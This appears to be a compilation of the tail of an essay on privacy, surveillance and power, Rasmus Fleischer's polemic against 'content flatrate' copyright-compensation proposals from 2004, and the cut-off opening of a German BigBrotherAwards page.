The microchip has now become the Goliath, starting a "war for information" and enabling surveillance in forms even Orwell could not imagine: Cybercrime, Information Warfare, the American surveillance systems Echelon and Carnivore, Data Mining and KDD, the RFID-Technology, and the impact of the Mass Media form part of a surveilance machinery never experienced before.

Privacy – though regarded commonly as a fundamental human right – is not welcome any longer, and reaching it is being impeded by those striving for more power and wealth: Enlightenment and legal protection is something to be avoided for them.

Due to the central role information plays in our society it is more than self-evident that – being the premise of knowledge – information represents money and thus power.[8]

> Power […] is not a possession but a strategy. Power makes for constant tension and struggle as those subjected to it resist it with their own tactics. In modern societies people are increasingly watched, and their activities documented and classified with a view to creating populations that conform to social norms. The knowledge of what happens is thus intrinsically bound up with power.[9]

As governmental and commercial or financial organizations intend to maintain or increase their power, they have to collect as much information as possible about the individuals.

Man's need for privacy counteracts with society's need for security is the *pass par tout* argument pretended by the ruling classes in order to achieve their goals, as the examples of the Flight-Data-Affair or the Patriot Act illustrate.

---

[5] Barnes, 1979. 42.

[6] Madgwick & Smythe, 1974. 1.

[7] Ibid. 20.

[8] Cf. Brin, 1998. 89.

[9] Lyon, 1994. 26.

We can thus agree with Lelia Green, that *Privacy is a modern right sacrificed as part of the price of participation in post-modern information societies* [10]

Privacy as a fundamental human right is being neglected by the ruling classes. Basically we could believe in official propagations insinuating that the definition of the term is so difficult that until today no working and effective legal definition could be given. On the other hand we could doubt whether world's elite lawyers and scientists are simply not able to provide such definition.

A clear, legally binding definition of either privacy or data protection is almost never given. In the legal context, *adequateness* serves as a term for escaping *concreteness*. While today it seems almost impossible to find a working and valid definition for privacy, we on the other hand dispose of absolutely useful definitions which lead us quite back in time:

In 1890 the U.S. Supreme Court Justice Louis Brandeis defines privacy *as the right to be let alone,*[11] and in 1952 Halmos stated that *Privacy is freedom from social contact and observation when these are not desired,* […].[12]

Halmos' definition could perfectly work as a *working* definition because of the following reasons:

(1) *Social contact and observation* imply all potential forms of such. A further distinction between physical, psychological or electronic contact/observation is redundant.
(2) *When these are not desired* clearly points out that the will of the subject of the social contact/observation has to exist. For me – furthermore – it implies as well that this will should be provable in the same way that a conclusion of a contract has to be proved.
(3) The attempt to more differentiation (or *the* normative definition) would only lead us into the same dilemma contemporary scientists are confronted with: Some kind of *chicken-egg* discussion which will not result in any agreement and impede a constructive discussion.[13]
(4) It is an operational and operationable definition, whereas the normative approaches currently are not helpful.

The lack of valid definitions thus seems somehow artificially generated. In case we analyse legislation protecting our privacy, we have to find out that they mostly do not work: *There may be a lot of laws, but there is not much protection* experienced Bennet in 1997.[14]

Public interest and security is governments' standard argument used for adjusting the desired grade of privacy to its needs. When talking about data protection and privacy, the term *appropriate* or *adequate* seems to be *the* solution for the issuing organizations. De facto it is the escape from fostering enforceable legislation, which in case it was enforceable everybody would have to follow.

---

[10] Green, 2002. 93.

[11] Cavoukian & Hamilton, 2002. 40.

[12] Halmos, 1952. 102.

[13] As Hunter, 2002. 66. fears: *I'm sure we'll still be working around the privacy issues in 2010.*

[14] Bennett, 1997. 113.

To point out again clearly: Security serves as a *pass par tout* argument for total surveillance which – by opening all doors of man's existence to governmental and commercial institutions – enables social control.

Privacy is no longer an issue for the *small guy*; it is *big business* to be controlled by the powerful:

> In discussing the question of privacy, then, we are not discussing a peripheral nuisance that will yield to a few simple remedies, though we shall give due consideration to these matters also. What we are really discussing is the problem of power itself, its uses and abuses, and the tyranny it inevitably engenders unless the citizen is constantly vigilant.[15]

Within this context man's urge for privacy cannot be regarded as a desire opponent to the security needs of society. Security does neither inhibit nor exclude privacy. The fact that privacy as a right of human beings is not very welcome is to be led back to the fact that it counteracts with the ruling organizations' strive for power.

To draw some **final conclusions** we should bear in mind the realizations achieved so far: We observed that though information is not knowledge, it is a prerequisite for power because it is the central essence for generating knowledge, and thus again power.

Information Man's need for privacy counteracts with the propagated society's need for security, and this constellation leads to a *continuous and self-generating conflict between state and individual.*[16]

The most critical and dangerous point man is being confronted with in the *Information Age* is his unconsciousness: If he is not aware of what he is doing and what others might do on the base of his actions, he will be the sheep among a lot of wolves. Man should thus procure to deliberately employ the means of protection which are at his disposal, like e.g. encryption of his electronic correspondence, etc.

Prerequisite for such deliberate employment is that he informs himself about his possibilities: In order to get an objective impression of his possibilities man should not be frightened or impressed by new technologies: He shouldn't only take care of commercial and promoted instruments, but as well refer to sources of *the other side*: Critical / alternative websites in the Internet, books like Wallace Wang's *Steal This Computer Book 3: What They Won't Tell You About the Internet* or Gerald Reischl's popular publications could serve as a means of emancipation, a means to escape the threat of belonging to the *digital losers*, the dominated and domesticated sheep.

Furthermore – and this I regard as the most essential point for surviving in a reasonable manner in our age – man should seek thoroughly to escape the constant exposure to the information-flood generated by mass media.

Information is the essence out of which man generates knowledge, and wisdom. From knowledge – only achievable through personal experience and reflexion – man can generate his own, personal power which enables him to face the challenges of our and the coming ages.

---

[15] Madgwick & Smythe, 1974. IX.

[16] Ibid. 1.

Hence he should care, guard and protect his knowledge in the way the British poet Sir Edward Dyer does it: *My Mind to me a Kingdom is*.

References

Barnes, J. A. (1979). *Who should know what? : social science, privacy, and ethics*. Harmondsworth [et al.]: Penguin Books.

Bennett, C. J. (1997) Convergence Revisited: Toward a Global Policy for the Protection of Personal Data? In Agre, P.E. and Rotenberg, M. (Eds.), *Technology and privacy : the new landscape* (pp. 99-124). Sabon: MIT Press.

Boisot, M. H. & Canals, A. (2004) Data, information and knowledge: have we got it right? *Journal of evolutionary economics : JEE* (Vol. 14, pp. 43-67). Heidelberg: Springer.

Brin, D. (1998). *The transparent society: Will technology force us to choose between privacy and freedom?* Reading, Mass.: Addison-Wesley.

Capurro, R. (1996). *On the Genealogy of Information*. Retrieved 24.09.2004, 2004, from http://www.capurro.de/cottinf.htm. [First published in: K. Kornwachs, K. Jacoby Eds.: Information. New Questions to a Multidisciplinary Concept, Akademie Verlag Berlin, 1996, p. 259-270.].

Capurro, R. (2001). *Skeptical Knowledge Management*. Retrieved 24.09.2004, 2004, from http://www.capurro.de/skepsis.html.

Cavoukian, A. & Hamilton, T. J. (2002). *The privacy payoff : how successful businesses build customer trust*. Toronto: McGraw-Hill/Ryerson.

Günther, J. (Ed.) (2004) Mensch, Technologie, Management: Interdisziplinäre Herausforderungen. Krems: TIM Fachbuchverlag.

Green, L. (2002). *Communication, technology and society*. London [et al.]: Sage.

Halmos, P. (1952). *Solitude and privacy : a study of social isolation its causes and therapy*. London: Routledge & Kegan Paul.

Hunter, R. (2002). *World without secrets : business, crime, and privacy in the age of ubiquitous computing*. New York: Wiley.

Madgwick, D. & Smythe, T. (1974). *The invasion of privacy*. London: Pitman.

Selected further readings

Agre, P. E. & Rotenberg, M. (Eds.). (1997) Technology and privacy : the new landscape. Sabon: MIT Press.

Carey, P. (2004). *Data protection: a practical guide to UK and EU law*. Oxford: Oxford University Press.

Dandeker, C. (1990). *Surveillance, power and modernity : bureaucracy and discipline from 1700 to the present day*. Cambridge: Polity Press.

Fiedler, H. (2001) Der Staat im Cyberspace. *Informatik-Spektrum* 309-314.

Fiedler, H. (2002) Cyber-libertär? Nach dem 11. September. *Informatik-Spektrum* 215-219.

Gilliom, J. (2001). Overseers *of the poor : surveillance, resistance, and the limits of privacy*. Chicago: University of Chicago Press.

Lyon, D. (1994). *The Electronic Eye*. Cambridge: Blackwell.

Lyon, D. (2003a). *Surveillance after September 11*. Cambridge [et al.]: Polity Press.

Lyon, D. (2003b). *Surveillance as social sorting : privacy, risk, and digital discrimination*. London et. al.: Routledge.

Lyon, D. (2003c) Surveillance Technology and Surveillance Society. In Misa, T.J., Brey, P. and Feenberg, A. (Eds.), *Modernity and Technology* (pp. 161-83). Cambridge, Massachusetts et. al.: MIT Press.

Marcella, A. J. & Stucki, C. (2003). *Privacy handbook : guidelines, exposures, policy implementation, and international issues.* Hoboken, NJ: Wiley.

Parenti, C. (2003). *The soft cage : surveillance in America from slavery to the war on terror*. New York: Basic Books.

Reischl, G. (2001). *Gefährliche Netze*. Wien: Ueberreuter.

Staples, W. C. (2000). *Everyday surveillance : vigilance and visibility in postmodern life*. Lanham, Maryland: Rowman & Littlefield.

Wang, W. (2003). *Steal This Computer Book 3: What They Won't Tell You About the Internet*. San Francisco: No Starch Press.

Wuttke, R. (2001). *Der Überwachungsstaat: das "Echelon-Dossier"*. (2. ed. Vol. 2001,3). Starnberg: Friedenskomittee 2000.

Selected further readings (Internet)

Berger, G. (2001, 2001/09/11). *Privatsphäre ist unser Recht!*. Retrieved 22.09.2004, 2004, http://austria.indymedia.org/newswire/display_any/3254/%C2%94%3Ca?PHPSESSID=45f45797b9d6be522048c36903330338.

European Data Protection Commissioners. (2001, 2001/05/11). *Declaration on Article 8 of the EU Charter of Fundamental Rights*. Retrieved 28.09.2004, 2004, http://www.bfd.bund.de/information/DS-Konferenzen/eudsk_ent5.html.

Kerr, D. M. (2000). *Internet and Data Interception Capabilities Developed by the FBI, Statement for the Record, U.S. House of Representatives, the Committee on the Judiciary,Subcommittee on the Constitution, 07/24/2000*. Retrieved 22.09.2004, 2004, http://www.cdt.org/security/carnivore/000724fbi.shtml.

Korff, Douwe. (1998). Study on the protection of the rights and interests of legal persons with regard to the processing of personal data relating to such persons. Cambridge: Commission of the European Communities. Retrieved 22.09.2004,2004. http://europa.eu.int/comm/internal_market/privacy/docs/studies/legal_en.pdf.

statewatch.org. (2001, 2001/08/15). *EU-US: Telecommunications surveillance*. Retrieved 22.09.2004, 2004, http://www.poptel.org.uk/cgi-bin/dbs2/statewatch?query=carnivore&mode=records&row_id=20138.

“Content Flatrate” and the Social Democracy of the Digital Commons

Rasmus Fleischer
rasmus.fleischer@post.utfors.se

Recently, the communities of IP critics and P2P filesharers has been hit by a wave of demands for an “alternative compensation system”. June 2004 was a month of European breakthrough for the idea of “content flatrate”, as a solution intended to save filesharing, whilst “compensating” copyright holders who feel that their traditional means of income are slipping out of hand due to technological development.

Here I will discuss this new tendency, its premises, weaknesses and its relation to anti-copyright-activism, polemically arguing that “flatrateism” is a mistake. My observations are based mainly on German discussions, but also on Swedish, French and American proposals of “alternative compensation systems”.

Of all the different topics on the conference program for Wizards of OS 3 (WOS3), held in Berlin 10-12 June, two things stood out as objects of some hype. The first was the launch of Creative Commons in Germany, and the other was the “Berlin Declaration on Collectively Managed Online Rights”. [1] Both these projects can be regarded as examples of what one could term the “social democracy of the digital commons”. But despite their many similarities, they demarcate two clearly incompatible strategies.

“DRM and mass-prosecution of filesharers is not a solution acceptable to an open and equitable society”. That’s the opening statement of the Berlin Declaration, which was finalized at WOS under direction from its two “fathers”: Nettime moderator Felix Stalder and Volker Grassmuck, project lead for Wizards of OS. It is in order to stop DRM (Digital Rights/Restrictions Management) that the signers of the declaration recognize an imminent need to come up with a plausible “alternative compensation system”.

The authors of the declaration compare the current development of P2P with what happened when the tape recorder hit the consumer market in the 1950s. Instead of trying to control its use, many European countries chose to levy the sales of empty audio tapes, letting collecting societies (like the German GEMA, Swedish STIM or American ASCAP) channel the collected money to copyright holders. “This system that worked well for forty years holds the solution for the digital online realm as well”, writes Volker Grassmuck. [2] Today, the flatrate supporters say, the situation is actually not so different so let’s cool the whole

thing down and try to make a compromise that prevents full-scale confrontation between filesharers and the copyright industry.

According to the Berlin Declaration, the "Primary goal of copyright lawmaking must be a balance between the rights of creators and those of the public." Well, the problem with such a premise is not only that one will have to ignore the consequences of an evolution that Walter Benjamin as early as 70 years ago described as that "the distinction between author and public is about to lose its basic character", becoming "merely functional; varying from case to case". [3] More problematic is that the authors of the Berlin Declaration do not stop at trying to balance "the rights of creators and those of the public", but also want to "compensate" the whole crowd of non-creative copyright holders, from music publishers to heirs of dead creators. A "compensation" system channeling money from Internet infrastructure to dinosaurs from a past era isn't that exactly "to protect an outmoded business model of a handful of players in a relatively small industry", something that the same declaration text defines as "bad policy"?

There are many more questions regarding who to "compensate". In the declaration sketches written before Wizards of OS, the concept was named "music flatrate", but then in some weeks it underwent a change. "Content flatrate" is the new term, as well as the name of an upcoming campaign to collect signatures for the Berlin Declaration. [4] Well, What is "content"? Music and film seem obvious. What about Oracle software at $10.000, should sharing of that be legalized as well as covered by a flatrate? Of course not, as such a flatrate would be damn expensive.

All kinds of pictures and textz, from lolita_anal_teen.jpg to adorno.txt via PDF versions of daily newspapers, are already being distributed in P2P networks. Consequently, those copyright holders must also have their part of the money. The proposed collecting societies must include an array of book publishers, magazines, picture bureaus, music publishers, journalists, media conglomerates... Now it appears that quite a high flatrate must be put on every Internet connection, every CD burner and every iPod in order to please them all. And the economic question of how to weigh all those types of digital "content" against each other the download quantity in kilobytes obviously would not work as measure that question has not even been raised yet.

"Content" seems to be a category entirely defined by the cultural industry, to which it simply means anything that you can fill one-directional mass media with. But, as Florian Cramer has pointed out on the German WOS-list in some very critical posts about the Berlin Declaration [5], all talk about "content" is really diffuse.

What about music in the shape of generative software? Does it really make sense not to classify a videogame as content, but do it with an interactive DVD? Why distinguish between form and content anyway, and how to? Florian Cramer also refers to works like the circumventionist "The Conceptual Crisis of Private Property as a Crisis in Practice", as examples of how any kind of digital media can be packaged into any other kind making the "content"-category even harder to define. [6]

While the flatrateists want to compensate for reproduced "content", "free culture" is a key term for the other kind of "social democracy of the digital commons" mentioned earlier. The latter tendency could be noticed at many parts

of Wizards of OS 3, from Lawrence Lessig's and Eben Moglen's pompous speeches to small workshops on free media projects. Broadening the concepts of free software onto other cultural and social domains has in fact been one of WOS' characteristics from its start. This year's conference also, as an initiative from its own project lead, became a forum for introducing quite a different set of ideas. Unfortunately, the tensions between two strategies "free culture" and "flatrate" do not seem to have been discussed there at depth, nor recognized in the scheduling. Neither did De:Bug, the monthly Berlin magazine for electronic life-aspects", in their issue on filesharing and Creative Commons that came out just prior to WOS3. [7] After presenting a scenario where one has to choose between the two sole alternatives DRM and "Pauschalvergütung", De:Bug of course comes to the conclusion to support the latter.

The incompatibility may in fact be a reason for why we today have free software, but almost no music that may be freely distributed and legally sampled. One important reason is that we do not have a software monopoly, but in practice a music monopoly.

The present situation for "free culture" is tantamount to this hypothetical scenario: Imagine if every time someone installed any kind of free software on a computer, s/he would have to pay a special fee. The collected money (minus the share consumed by a pretty big bureaucracy) would then be given to programmers that had registered themselves at the collecting society, divided in accordance with statistics over what software most people use. That would mean, every time you would install Linux, you would have to pay a flatrate fee going mainly to Microsoft. It's obvious that such an "alternative compensation system" would not provide a productive climate for the Free Software-movement.

The scenario may sound unrealistic, but resembles the current state of the music business. If a song is played on radio, the radio station has to pay a fee to the collecting society, representing different kinds of copyright holders. It makes no difference if the song is in the public domain. Neither if the author of the song actually wants to allow non-profit radio stations to play his song without charge the radio station will in any case receive a bill from the music monopoly with a fixed sum of money printed on it.

If the artist thinks that this situation sucks and chooses not to be a member of these monopolistic organizations, it will still not change the status of her/his music much: S/he will earn a little less, while Elvis' grandchildren and other big copyright holders will get a little bigger piece of the cake. The non-profit radio station will still have to pay the same amount, and they can't really choose to play exclusively free music - simply because there almost is none. There is almost none because the state-sanctioned music monopoly makes it quite dumb for a musician not to join a collecting society. As a member, your copyrights are impossible to restrict, you can't just tell your friend running a café that she can play your music for free is she wants no, now the collecting society is responsible for enforcement of your copyrights. This rigid system makes it harder to build an infrastructure around "freer" culture, e.g. every "free radio station" must pay something of a penalty fee going directly to the "unfree" big copyright holders.

The paradox with collecting societies is that the greater part of the played/downloaded content that is "free" (public domain or GPL-style licensed), the more money will go to the remainders in the shrinking "proprietary" part.

Think about the situation for a while. What I am trying to say is that the possibility to offer culture "free as in free beer" can sometimes be a necessary prerequisite to achieve the "free as in freedom" position.

According to Creative Commons international coordinator Christiane Aschenfeldt, the collecting societies are the biggest obstacles for the spread of freer licensing in Europe. [8] The Berlin Declaration, on the other hand, praises the music monopolies as an ideal solution, able to chill down every clash between the development of digital reproduction and the prevailing socio-economic structures. "We encourage the [European] Commission in its efforts to strengthen the role of collecting societies in the digital age", they write.

Even if "Free culture" and "flatrate" are both at the moment gaining weight, and that largely through the same channels, they seem like incompatible strategies in the long run. What happened last month was that quite a lot of people chose to prioritize the latter at expense of the former.

June 2004 was a veritable come-out month for the flatrate supporters, maybe culminating the 25th when The New York Times published not one but two op-eds by American professors calling for music flatrate. Referring to a flatrate paper put forward by the EFF in February this year, Kembrew McLeod proposed a monthly Internet license fee at about $5 that would legalize filesharing while "compensating" the music industry with the same amount of money as that they claim they are losing. [9]

At the same time, support for the Berlin Declaration was given by a "coalition of German civil society", featuring the globalization critics Attac, the hacker-alliance CCC, Privatkopie.net and others, in the statement "Kompensation ohne Kontrolle". [10] Also this year, a German Grüne Jugend (Young Greens) campaign demands a flatrate and calls for "safeguarding the balance between authors and consumers". [11] Just a couple of days after WOS3, the German section of Attac declared its intention to begin a huge informational campaign for a content flatrate. [12] That was precisely the same day as another conference was held in Paris, where the two French collecting societies for performing musicians, Spedidam and Adami, made a common proposal for an "alternative compensation system" utilizing a music flatrate. While Spedidam wants to legalize P2P uploads too, Adami wants to keep them illegal but still collect "compensation" for legalized downloads. Anyway, the other representatives of the music industry at the conference were against the idea, preferring DRM-protected downloading services. [13]

The same positions within the music sector were taken in Sweden last year, when Roger Wallis, chairman of the Swedish performing rights society SKAP, proposed a kind of flatrate solution, saying that the record industry should demand compensation through the ISPs instead of attacking filesharers. But also in Sweden, representatives of the record industry's IFPI aggressively opposed the idea (with a typical Swedish formulation about the terrible dangers of "legitimizing" morally objectionable behavior).

Commenting a recent university study on the topic, Roger Wallis however noted, somewhat resigned, that "The stupid thing to do was to stop Napster, where the traffic was registered. With new P2P-varieties, it is much harder to get a grip of what's actually happening." [14] The surveillance part is just another really problematic part of the flatrate concept. P2P filesharing has become much

more diverse and decentralized since the fall of Napster. Even if companies like BigChampagne make statistics on what is downloaded through the dominant protocols, the demands for accuracy would be much greater if the surveillance provided the economic basis for the entire "content" industry. Under a flatrate, it's quite sure that some people would like to hide some of their transactions in "darknets", and some would even try to manipulate the statistics for profit, raising their own download count. And then the industry probably would demand a ban on P2P programs without state certification. (In such a hypothetical situation we would have to ask ourselves how far from the current DRM discourse the flatrate actually gets us.)

According to Florian Cramer, the flatrate demands are based upon outdated technical categories. It's getting harder to distinguish between local transfers of data, e.g. in wireless environments, and "filesharing" between different systems. [15] One could also point at the development of portable MP3 devices designed for wireless P2P streaming of music between users in public spaces [16] should those downloads also be counted and those WiFi-connections also be taxed with monthly fees?

But flatrateism is not characterized by its interest for possible advances of P2P technology. If anything it is a relatively resigned position; a good illustration is when Felix Stalder explains why he finds the flatrate strategy necessary on WOS' German mailing list. [17] He depicts a very pessimistic view of the future, where it is quite certain that the industry really succeeds eliminating big-scale P2P filesharing in five years, at the same time calling himself "relatively optimistic" regarding the possibilities to stop DRM.

Felix Stalder writes: "The usefulness of the Declaration is, in my opinion, not so much that it proposes a formulated solution, but more that it opens a door for the argument, that there is an acting space [Gestaltungsraum] beyond DRM and piracy."

The only question left for him now is how to introduce this "alternative system" "through lobbying or through a radical practice". It seems implicit that other kinds of anti-copyright-activism should be subsumed under the party line of "content flatrate", and not mess too much with the music monopoly.

According to Felix Stalder, there is a lack of alternatives to our current copyright regime. Except for "content flatrate", the only one that has been presented is a rather silly one about "alternative value production" and a "clear separation between copyright and copyleft as two communication-universes, which run parallel to each other". (He mentions as an example the ideas of Oekonux, a German Marxist group standing close to the ex-communist party PDS. Oekonux regards the GNU GPL as a model for the transformation of society, and their front-man Stefan Merten has been very critical of the Berlin Declaration. Some "techies" anyway regards Oekonux as mere political infiltrators trying to use the free software movement. [18])

This "other alternative" of copyleft as a communication-sphere external to traditional copyright, and more explicitly the hype around Creative Commons, was also discussed at the seminar "Art as anti-copyright activism" at Wizards of OS 3, where Sebastian Lütgert said something like this: "Personally, I understand Creative Commons more like a part of the social democracy of the digital commons. Kind of 'Let us keep some rights and not be too dramatic'."

I think that is perfectly valid also for the Berlin Declaration and the "content flatrate" tendency. Flatrate and "free culture" constitutes two similar kinds of "social democracy for the digital commons" but that is not to say that they can be allies. Both currents promise that they provide methods for mediating the social/economic conflicts set off by the rise of digital reproduction. Like always, social democracy is about preventing capital from committing suicide in the pursuit of short-term profit.

It is characteristic of many flatrateists to downplay the revolutionary aspects of digital reproduction, placing P2P on a par with older, analogue copying techniques like the cassette recorder. The "creative commies", on the other hand, tend to go in the other direction, expanding licensing concepts from the field of free software onto other "old" forms of culture.

Flatrateism also is keener to demand political action from the state, while the people believing more in juridically based licenses like Creative Commons and GPL have more of a tendency to oppose every political intervention in form of new legislation. They prefer letting the technological evolution realize its own immanent potential, sometimes described as a return to a previous "pure" state of free information flows (Eben Moglen's keynote at WOS3 was an example of this).

To say the least, these are sweeping generalizations between two tendencies. I am not trying to say that these are two distinct groups of people. Rather two different discourses that sometimes flow together, but in a near future presumably more often will find themselves contradicting each other.

While the "free culture/free software" wing, has rapidly gained strength in countries like India and Brazil (whose minister of culture is an outspoken supporter of Creative Commons), I have never heard about any demands for "flatrate" raised outside Europe and North America. That's not strange at all, as Europe and the US would remain net exporters of musical "intellectual property" also under a flatrate system. The online collecting societies proposed by the Berlin Declaration would constitute ideal institutions for channeling large amounts of money from Internet users in developing countries, to the copyright industry. I don't know if the flatrateists have discussed this, although lobbying for flatrate in WIPO has been considered by them as a strategy. Anyway, all the processes of copyright law and "compensation", piracy and anti-piracy already are global, and will continue to be.

The declaration of support for the flatrate, composed by an "alliance of German civil society, is impregnated with an astonishing degree of nationalism. "The German copyright has the character of an ideal", they write, aiming at the system with collecting societies and fees on recording media that now exists in most of Europe. In fact, they don't seem to have words enough to describe how fantastic conditions this "unique innovation of German copyright", maintaining a "tradition of socially committed regulations", have managed to produce (that is, before the age of digital reproduction). "The federal government... should live up to their role as ideal and work for the preservation of the progressive traditions of German copyright in EU and WIPO." [19]

Oh, this old boring copyright nationalism! Americans praises their "fair use" as universal principle, Germans their "Pauschalvergütung" and the French the particularities of their "droit d'auteur"...

"Why do you want to intervene in our business?", was the spontaneous reaction of German IFPI chairman Gerd Gebhardt when confronted with the flatrate proposal, in a debate with Attac arranged by die Tageszeitung. [20] Indeed, the Berlin Declaration slogan "compensation without control" does not seem to please some of the ones that the "compensation" was aimed to please. And if we agree not to please the music industry, one could ask, why then propose a new system for channeling them money?

The record industry builds its power and its business model upon the ability to control people's musical preferences, and it's damn important for them not to loose their grip over that. It seems unsure how long they could go on motivating their existence in a situation where they do not themselves control how music is packaged and presented, what kinds of collection albums and boxes are marketed, when the different singles of an album is released in different parts of the world etc. In fact, one could say that the music industry needs the money that current copyright laws grant them precisely in order to exercise control. Filesharing undermines the industry's control not less than its source of income. If this loss of control would be legalized under a flatrate, as the Berlin Declaration suggests, it seems really strange why one should keep "compensating" the record industry.

The call for "Compensation without control" also seems to connect to the problem definition of the Free Bitflows conference in Vienna, held just one week before WOS3 and co-produced by Felix Stalder. The conference was supposed to depart from a problematic that I find very well formulated: "there is lots of sharing, but little in terms of making a living. Money remains squarely in the hands of the old industry.... In short, the question is how do innovative production and distribution come together to support each other. Free Software seems to have found a way to do just that, but what about the rest of cultural production?" A seminar on "Alternative compensation systems" was held there, with Volker Grassmunck holding a lecture titled "In Favor of Collectively Managed Online Rights" and EFFs Wendy Selzer speaking for their similar but voluntarily based model. [21]

But I'm afraid that this talk about "compensation" obscures the truth about the social production of culture, and replaces it with the already all-to-common myth that copyright money is functioning (or at least functioned, until P2P came into play) as a "wage" for today's artists. In fact, nothing could be more wrong. The payments from the collecting societies are huge for people holding rights to several radio hits made some years ago, but they are insignificant for most of the living people involved in "innovative production" of culture right now. Nothing of this would be changed by a flatrate.

Cultural producers are making their living in a true multitude of ways. The sale of reproductions is just one. People have other jobs part- or full-time, they have subsidies of different kinds, some are students, many get money by performing live and giving lessons. In general, "workfare"-type political measures on the labor market [22] is a far bigger threat against most artists than any new reproduction technique. That is the far from perfect situation of today, but one has to make some conclusions from that: The problems with copyright can't be "solved" inside the copyright system. The problems of how to support innovative production of culture can't be solved just through reforming the distribution of culture.

Other workshops at Wizards of OS probably succeeded better than the flatrate workshop in promoting economic support of "innovative production and distribution". E.g. the free networks movement, represented at WOS3 with workshops on how to set-up wireless mesh-routed networks, exemplified with projects already connected to Berlin independent art institutions. A possibility for some free culture producers to get the necessary Internet connection cheap or without cost, eliminating some of those monthly bills that are the greatest enemy of all culture. The Berlin Declaration, in contrast, demands more expensive Internet connections, so that money can be re-distributed to a smaller group of culture producers who has already succeeded in making their living.

Bifo, asking "What is the Meaning of Autonomy Today?, puts some light on this whole problematic. The ongoing process of strengthening the conditions for a "self-organization of cognitive work" is, according to Bifo, "so complex that it cannot be governed by human reason... We cannot know, we cannot control, we cannot govern the entire force of the global mind." [23]

This argument is not only based on a radical refusal of cybernetics, but also (reminding of Walter Benjamin) on the premise that we are not facing a problem to be "solved", but an expression of a social conflict encompassing all of society, all kinds of production, reproduction and distribution. The authors of the Berlin Declaration, on the other hand, seem to suggest the opposite: That human reason can and should propose economic "solutions", based on re-organizing the "content"-producing sector. The result is a strategy that has a totalizing character, proposing a strengthening of the music monopoly rather than its elimination.

Footnotes

1) Berlin Declaration on Collectively Managed Online Rights: "Compensation without Control"
http://wizards-of-os.org/index.php?id=1699

2) "Compensation Decentral", workshop at Free Bitflows
http://freebitflows.t0.or.at/f/conference/compensationdecentral

3) Walter Benjamin: *Das Kunstwerk im Zeitalter seiner technischen Reproduzierbarkeit* (Suhrkamp 2003), p. 29. English version:
http://www.marxists.org/reference/subject/philosophy/works/ge/ benjamin.htm
Remixed version:
http://www.textz.com/adorno/work_of_art.txt

4) http://www.contentflatrate.org/

5) http://coredump.buug.de/pipermail/wos/2004-June/000845.html
http://coredump.buug.de/pipermail/wos/2004-June/000848.html
http://coredump.buug.de/pipermail/wos/2004-June/000850.html

6) http://coredump.buug.de/pipermail/wos/2004-July/000862.html

Robert Luxemburg: “The Conceptual Crisis of Private Property as a Crisis in Practice”
http://rolux.net/crisis/index.php?crisis=documentation

7) De:Bug #83. The whole section “Lizenzen ohnr Grenzen”, including the text “Filesharing zwischen DRM und Pauschalabgabe” is now online at: http://www.de-bug.de/cgi-bin/debug.pl?what=show&part=news&ID=2639

8) *ibid*.

9) *The New York Times*, June 25. Kembrew McLeod: “Share the Music”; William Fisher: “Don’t Beat Them, Join Them”.

EFF: “A Better Way Forward: Voluntary Collective Licensing of Music File Sharing”
http://www.eff.org/share/collective_lic_wp.php The EFF proposal is similar to the Berlin Declaration in its demands. Except that EFF talks about “music” and not “content”, the only substantial difference is that EFF emphasizes an ambition to minimize state intervention, preferring to make the flatrate voluntary. EFF also wants the compensation for rights holders to be “based on the popularity of their music”, while the Berlin Declaration formulation is: “based on the actual use of their files by end users”.

10) “Kompensation ohne Kontrolle”
http://privatkopie.net/files/Stellungnahme-ACS.pdf

11) “Copy for freedom”, the campaign website of the Grüne Jugend: www.c4f.org

12) Attac: “Informationskampagne über alternatives Vergütungssystem” geplant. Stiftung “bridge” fördert Attac-Kampagne zur “Music-Flatrate”, 2004-06-16
http://www.attac.de/presse/presse_ausgabe.php?id=332

13) “Franzosen wollen P2P legalisieren”, 2004-06-21
http://www.mediabiz.de/newsvoll.afp?Nnr=156693&Biz=musicbiz&Premium=N&Navi=00000000&T=1

“Musikerverbände wollen Tauschbörsen legalisieren”, 2004-06-22
http://www.mp3-world.net/news/66446-musikerverbaende-wollen- tauschboersen-legalisieren.html

Adami:
http://www.adami.fr/portail/affiche_article.php?arti_id=188&rubr_lien_int=174

14) Dagens Nyheter: “Gratis nätmusik långt från gratis”, 2003-03-18
http://www.dn.se/DNet/jsp/polopoly.jsp?d=1058&a=120116&previousRenderType=6

“Telia vägrar betala för nätmusik”, 2003-03-19
http://www.dn.se/DNet/jsp/polopoly.jsp?d=1058&a=120509&previousRenderType=6

This year in Canada, the music industry has in fact tried to demand "compensation" from ISP:s. However the Supreme Court rejected their claim on June 30.
Wired: "Canada Nixes Internet Royalties"
http://www.wired.com/news/business/0,1367,64062,00.html

15) http://coredump.buug.de/pipermail/wos/2004-June/000845.html

16) *Wired*: "TunA Lets Users Fish for Music", 2003-12-04
http://www.wired.com/news/digiwood/0,1412,61427,00.html

17) http://coredump.buug.de/pipermail/wos/2004-June/000855.html

18) http://coredump.buug.de/pipermail/wos/2004-July/000857.html

19) "Kompensation ohne Kontrolle"
http://privatkopie.net/files/Stellungnahme-ACS.pdf

Quoted in a footnote of this civil society declaration is this piece from a study (Hugenholtz et al., 2003): "The notion of equitable remuneration, which is rooted in notions of natural justice and based on the theory, developed particularly in German copyright doctrine, that authors have a right to remuneration for each and every act of usage of their copyrighted works (Vergütungsprinzip)."

20) Die Tageszeitung: "Gläsern sind wir schon längst". 2004-05-25 http://www.taz.de/pt/2004/05/25/a0178.nf/text In the same article, Gerd Gebhardt also makes an astonishly stupid statement, trying to compare MP3 piracy with car theft.

21) http://freebitflows.t0.or.at/f/about/introduction
http://freebitflows.t0.or.at/f/conference/compensationdecentral

22) See for example Aufheben: "Dole Autonomy versus the Re-imposition of Work: Analysis of the Current Tendency to Workfare in the UK" http://www.geocities.com/aufheben2/dole.html

23) Franco Berardi Bifo: "What is the Meaning of Autonomy Today? Subjectivation, Social Composition, Refusal of Work"
http://www.makeworlds.org/node/view/69

Willkommen zu den deutschen BigBrotherAwards

Die *BigBrotherAwards Deutschland* wurden ins Leben gerufen, um die öffentliche Diskussion um Privatsphäre und Datenschutz zu fördern - sie sollen missbräuchlichen Umgang mit Technik und Informationen zeigen.

Seit 1998 wird ein solcher Preis in verschiedenen Ländern und seit dem Jahr 2000 auch in Deutschland an Firmen, Organisationen und Personen verliehen, die in besonderer Weise und nachhaltig die Privatsphäre von Menschen beeinträchtigen oder persönliche Daten Dritten zugänglich machen.

Die BigBrotherAwards 2004 sind verliehen

"Es ist ein ungleicher Kampf
